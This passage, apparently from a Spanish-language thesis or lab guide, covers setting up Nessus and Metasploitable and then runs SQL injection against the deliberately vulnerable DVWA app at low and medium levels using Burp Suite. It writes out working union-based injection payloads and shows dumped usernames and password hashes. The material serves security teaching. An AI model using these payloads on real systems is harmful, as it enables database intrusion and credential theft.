Como se mencionó en la sección 2.6.3 Nessus es un escáner administrado por la empresa Tenable. Esta herramienta es comúnmente usada para detectar y corregir vulnerabilidades que puedan comprometer algún sistema. Nessus es un software que no viene integrado en el S.O Kali Linux. A continuación, se presentan los pasos a seguir para la instalación y configuración de Nessus:

1. Es necesario realizar un registro en la página oficial de Tenable para poder descargar el código de activación del software, para esto desde el navegador dirigirse a la siguiente página:

   ```
   https://www.tenable.com/products/nessus-home
   ```

   Dentro de esta página se solicitará entre otras cosas, una cuenta de correo a la cual será enviado el código de activación del producto.
2. Para descargar el software dirigirse a la siguiente página:

   ```
   https://www.tenable.com/products/nessus/select-
   your-operating-system
   ```

   Dentro de la página se observará una lista con los distintos sistemas operativos en los cuales es posible instalar Nessus. De esta lista seleccionar,

   ```
   Debian 6, 7, 8 / Kali Linux 1 AMD64
   ```
3. Para verificar que el software fue descargado con éxito y pasar a su instalación se realizan los siguientes pasos:

   ```
   root@kali:~# cd Descargas/
   root@kali:~/Descargas# ls
   root@kali:~/Descargas# dpkg –i Nessus-6.10.7-
   debian6_amd64.deb
   root@kali:~/Descargas# /etc/init.d/nessusd start
   ```

La figura 3.18 muestra la instalación de Nessus, así como los comandos utilizados para iniciar la herramienta.




Figura 3.18 Instalación de Nessus

4. Ingresados los comandos anteriores ingresar al siguiente link, el cual abrirá la página de inicio de Nessus:

   `https://Kali:8834/`

   El link anterior abrirá una página donde se solicita la creación de un usuario, así como de una contraseña. Definido el usuario y contraseña se solicitará el código de activación del software que previamente se obtuvo mediante el registro en la página de Tenable. La figura 3.19 muestra la página de inicio de sesión de Nessus dando por terminada la instalación del software.

Figura 3.19 Inicio de sesión de Nessus

3.1.8 Descarga e instalación de Metasploitable

Como se menciona en la sección 2.6.3 Metasploitable es una maquina intencionalmente vulnerable la cual es utilizada para pruebas de pentesting. Para probar diversos exploits que ayudan a conocer y atacar bases de datos es necesario Metasploitable. A continuación, se presentan los pasos a realizar para instalar y configurar Metasploitable:

1. Desde el navegador Firefox ingresar al siguiente link, desde el cual puede ser descargado Metasploitable:

   `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`

   En esta página se encuentra la máquina virtual Metasploitable 2. Para que esta inicie su descarga únicamente es necesario hacer clic en,

   `metasploitable-linux-2.0.0.zip`

   Descomprimir el archivo `.zip` descargado.

2. En virtual-box crear una nueva máquina virtual que lleve por nombre `metasploitable2` seleccionando como sistema operativo `Linux` y versión `Ubuntu, Next.`
3. Asignar una memoria RAM mayor o igual a `1024MB, Next.`
4. En la siguiente página se solicitará un disco virtual se selecciona,

   `Usar disco duro existente`

   Posteriormente se busca el archivo `metasploitable.vdmk` que se descomprimió en el paso 1, `Next.`
5. Para arrancar la máquina virtual dar clic en `iniciar.` La figura 3.20 muestra la pantalla de inicio de Metasploitable. Para iniciar sesión ingresar lo siguiente,

   `Metasplitable login: msfadmin`

   `Password: msfadmin`




Figura 3.20 Pantalla de inicio Metasploitable

6. Una vez iniciado Metasploitable es necesario configurar una dirección IP estática, para esto se teclea lo siguiente:

   `msfadmin@metasploitable:~$ sudo su`

   `password: msfadmin`

   `root@metasploitable:/home/msfadmin# nano /etc/network/interfaces`

   El archivo `interfaces` debe ser modificado con lo siguiente:

```
iface eth0 inet static
address 10.19.0.18
netmask 255.255.255.0
network 10.19.0.1
Broadcast 10.19.0.255
Gateway 10.19.0.254
```

Realizado las configuraciones guardar y salir del archivo `interfaces`.

7. Para que las modificaciones realizadas sean reconocidas se ingresa el siguiente comando,

```
root@metasploitable:/home/msfadmin#/etc/init.d/ne
tworking restart
```

Con la realización de todas las instrucciones realizadas con anterioridad, Metasploitable ya se encuentra configurada para la realización de pruebas de pentesting.

3.2 PRUEBAS DE SQL INJECTION EN DVWA

Para SQL injection, DVWA cuenta con dos distintas maneras de realizar el ataque SQL injection. SQL injection full view y SQL injection blind son las vulnerabilidades que pueden ser puestas a prueba en la aplicación. A continuación, se presentan los ataques SQL injection full view realizados a los distintos niveles de la aplicación DVWA.

3.2.1 SQL injection level low

Para iniciar las pruebas en la plataforma DVWA es necesario configurar el nivel de la misma a `low` como se muestra en la sección 3.1.5. En la figura 3.21 se presenta el formulario `User ID`, a partir del cual se obtendrá la mayor cantidad de datos posibles. La consulta SQL utiliza entradas RAW que son controladas directamente por el atacante. Todo lo que necesita hacer es un escape de la consulta y posteriormente ejecutar cualquier consulta SQL que se desee, [51].

Figura 3.21 Campo único de SQL injection nivel low

Este nivel no presenta grandes retos puesto que el campo con el cual se interactúa no contiene ningún tipo de protección contra estos ataques, para poder conocer algunos detalles de la base de datos basta con redactar alguna sentencia MySQL como la siguiente,

```
+' or '0'='0
```

En esta sentencia se presentan dos componentes el primero de ellos el signo `+` el cual se especula no existe en la base de datos por lo tanto se puede tomar como un dato `falso,` el segundo de ellos es una igualación `0=0` que, como se sabe 0 siempre será igual a 0 de esto se afirma que este componente será evaluado como `verdadero,` con esta sentencia se pretende obtener todos los registros tanto falsos como verdaderos.

En la figura 3.22 se muestra algunos de los usuarios que están presentes en la base de datos, esto como resultado de ingresar la sentencia `+' or '0'='0` presentada anteriormente, es importante mencionar que el valor `+` puede ser sustituido con algún otro valor, siempre que se especule será evaluado como `falso,` de igual forma la afirmación `0=0` puede ser cambiada siempre teniendo presente que el valor será evaluado como `verdadero.`

En la sentencia anterior se hizo uso de la instrucción `or` como esta existen muchas otras, vistas con detalle en el capítulo anterior, dichas instrucciones combinadas son utilizadas para conocer más información de la base de datos.




Figura 3.22 Resultado de ingresar la sentencia `+' or '0'='0`

Para conocer la versión de base de datos que utiliza la aplicación web, es necesario ingresar la siguiente sentencia,

```
+' or 0=0 union select null, version() #
```

La figura 3.23 muestra este dato, el cual puede resultar relevante para la realización de ataques más específicos.

```
ID: +' or 0 =0 union select null,version()#
First name:
Surname: 10.1.21-MariaDB
```

Figura 3.23 Versión de la base de datos

Para conocer más detalles acerca de la administración de la base de datos se utiliza el siguiente comando, este da como resultado la lista de administradores de la base de datos. Esta información observa en la figura 3.24,

```
%' or 0=0 union select null, user() #
```

```
ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

Figura 3.24 Visualización del usuario root

Para conocer el nombre de la base de datos de la cual se está obteniendo información se utiliza el siguiente comando,

```
%' or 0=0 union select null, database() #
```

En la figura 3.25 se muestra que el nombre de la base de datos de la cual se está obteniendo distinta información tiene por nombre es `vulnerable`.

```
ID: %' or 0=0 union select null, database() #
First name:
Surname: vulnerable
```

Figura 3.25 Visualización del nombre de la base de datos

El siguiente comando da como resultado la exposición de todas las tablas que conforman la base de datos, dichas tablas por lo general cuentan con nombres comunes, esto resulta en una ventaja ya que en ocasiones las tablas importantes son fáciles de buscar he identificar mediante prefijos tales como `user,`

```
+' and 0=0 union select null, table_name from
information_schema.tables #
```

En la figura 3.26 se muestran algunas de las muchas tablas que conforman la base de datos `vulnerable`.




Figura 3.26 Tablas que conforman la base de datos

Es posible realizar búsquedas mediante prefijos, para esto se utiliza la siguiente sentencia,

```
+' and 0=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
```

En la figura 3.27 se observa las tablas que contienen la palabra `user`, esto como resultado de la sentencia anterior, la cual se puede interpretar como,

> Obtén nombre de la tabla sea que esta exista o no, de las tablas que conforman el esquema de tablas donde el nombre es o contiene la palabra user**.**




Figura 3.27 Visualización de la tabla `users`

De estas tablas se debe conocer su contenido para saber si en alguna de ellas se puede obtener información útil de los usuarios.

Nota: *existe una manera más sencilla de realizar dicha búsqueda directamente en el navegador con las teclas* `Ctrl+f.`

Para conocer las columnas que conforman alguna tabla en particular se ingresa la siguiente sentencia. En esta consulta se busca obtener como resultado las columnas que conforman la tabla `users`,

```
%' and 1=0 union select null,
```

```
concat(table_name,0x0a,column_name) from
information_schema.columns where table_name =
'users'
```

Esta sentencia busca y ordena el nombre de la tabla con las columnas en ella. En la figura 3.28 se puede observar las columnas que conforman la tabla `users`, así como la existencia de las columnas `password y user.`




Figura 3.28 Visualización de las columnas existentes en la tabla `users`

Para concatenar la información contenida en las columnas `first_name, user, password` se utiliza la siguiente sentencia,

```
+' and 0=0 union select null,
concat(first_name,0x0a,user,0x0a,password) from users#
```

En la figura 3.29 se observa el resultado de concatenar los datos de `first_name, user, password,` de la tabla `users`.

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,user,0x0a,password)
First name:
Surname: Pablo
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

Figura 3.29 Contenido de las columnas `first_name, user` y `password`

3.2.2 SQL injection level medium

Para iniciar las pruebas en este segundo nivel es necesario configurar nuevamente la plataforma como se muestra en la sección 3.2.2 seleccionando el nivel `medium.` Dicho nivel presenta una única lista `User ID:` a partir del cual se obtendrá la mayor cantidad de datos posibles.

El nivel `medium` utiliza como forma de protección contra ataques SQL injection, la función de `mysql_real_escape_string()`la cual tiene como meta evitar el uso de comillas en los parámetros. Sin embargo, el evitar el uso de comillas en los parámetros no protegerá la consulta de ser alterada, [25].

La figura 3.30 muestra el formulario `User ID` el cual por tratarse de una lista resulta imposible él envió directo de sentencias SQL. Sin embargo, para poder realizar él envió de estas sentencias SQL se emplean herramientas que capturan las solicitudes.




Figura 3.30 Formulario `User ID` del nivel SQL injection médium

SQL injection con BurpSuite. Se utilizará la herramienta BurpSuite la cual fue previamente configurada en la sección 3.1.2. En esa misma sección se configuro el navegador para que tomara como proxy a BurpSuite. A continuación, se presentan los pasos a seguir para realizar una nueva captura en BurpSuite:

1. Para iniciar la captura de una petición HTTP con BurpSuite dar clic en:

   `Proxy > Intercept > intercept is off`

   La figura 3.31 muestra las opciones seleccionadas en la plataforma BurpSuite, es

importante notar el cambio en el botón `Intercept is off` el cual cambia a `intercept is on` he indica que BurpSuite está en espera de interceptar solicitudes HTTP.




Figura 3.31 Vista de las opciones seleccionadas en BurpSuite

2. En el navegador Firefox, dentro de la aplicación `DVWA > SQL injection` (figura 3.30) dar clic en `Submit,` enseguida dirigirse nuevamente a la aplicación BurpSuite, esta presentará una captura como se muestra en la figura 3.32.




Figura 3.32 Resultados de captura

La información que se observa en la figura 3.32 se generó al realizar clic en Submit, de los datos capturados se debe prestar particular atención a la sentencia final encerrada en un cuadro rojo, es decir:

`Id=1&Submit=Submit`

Pues a partir de la modificación de esta se puede obtener información de la base de datos.

Para conocer las tablas que conforman la base de datos y localizar mediante prefijos tablas de interés, se deben seguir los siguientes pasos:

1. Eliminar la sentencia dentro del cuadro rojo de la figura 3.32 he Ingresar la siguiente sentencia, dar clic en `Forward`,

   `Id=1 and 1=1 union select null, table_name from information_schema.tables#&Submit=Submit`
2. Buscar tablas de interés mediante prefijos y palabras comunes desde el navegador con el comando `Ctrl+f`. La figura 3.33 muestra la existencia de una tabla *`users`*, la cual se encontró con la ayuda del navegador Firefox, mediante la herramienta búsqueda a la cual se accede con el comando `Ctrl+f`.




Figura 3.33 Búsqueda de tablas con la ayuda del navegador

A continuación, se presentan los pasos a seguir para conocer las columnas de una tabla en particular, así como su contenido:

1. En la aplicación BurpSuite se debe realizar una nueva captura HTTP, para esto es necesario dar clic en `Intercept is off`, este cambiará a `Intercept is on` como se observa en la figura 3.31.
2. Desde el navegador Firefox, abrir la aplicación DVWA y dirigirse a `SQL injection`, ver figura 3.30. Se debe cambiar el valor de `User ID` a 2 y dar clic en `Submit`.
3. Enseguida regresar a BurpSuite este presentará una pantalla similar a la figura 3.32, de donde se debe eliminar la sentencia,

   `Id=2&Submit=Submit`

   He ingresar la siguiente sentencia,

```
Id=1 or 1=1 union select null, column_name from
information_schema.columns#&Submit=Submit
```

La sentencia anterior mostrará todas las columnas presentes en la base de datos.

4. Buscar columnas de interés mediante prefijos y palabras comunes desde el navegador Firefox con el comando `Ctrl+f`. La figura 3.34 muestra la existencia de la columna `password` dentro de la base de datos, dicha columna se infiere contiene las contraseñas de los diversos usuarios, esta información es resultado de la búsqueda mediante palabras clave con la ayuda del navegador.




Figura 3.34 Resultado de la búsqueda de la palabra `password`

5. Para obtener la información contenida en las columnas `user` y `password` de la tabla `users`, es necesario realizar una nueva captura con BurpSuite y sustituir la información encerrada en rojo en la figura 3.32 con la siguiente sentencia,

```
Id=1 or 1=1 union select user, password from
users#&Submit=Submit
```

La figura 3.35 muestra los nombres de los usuarios dentro de la base de datos, así como el hash de sus contraseñas.

```
ID: 1' or 1=1 union select user, password from users#
First name: Hack
Surname: Me

ID: 1' or 1=1 union select user, password from users#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select user, password from users#
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' or 1=1 union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' or 1=1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' or 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' or 1=1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figura 3.35 Visualización de usuarios y hashes de la base de datos

3.2.3 SQL injection level high

El nivel `high` presenta mucha similitud con el nivel `low`. Sin embargo, en este caso las solicitudes son efectuadas mediante variables de sesión utilizando otra página, en lugar de una solicitud `GET` directa, [47].

Es importante mencionar que las sentencias SQL que se usarán en este nivel son iguales a las presentadas en el nivel `low`, dado esto se pretende excluir las sentencias que brindan información básica de la base de datos. La figura 3.36 presenta la ventana correspondiente al nivel `high` de SQL injection, para poder acceder a este nivel se debe configurar la aplicación DVWA como se explicó en la sección 3.1.5.

Esta ventana presenta un campo único `Submit` a partir del cual se realizarán las inyecciones de sentencias SQL.

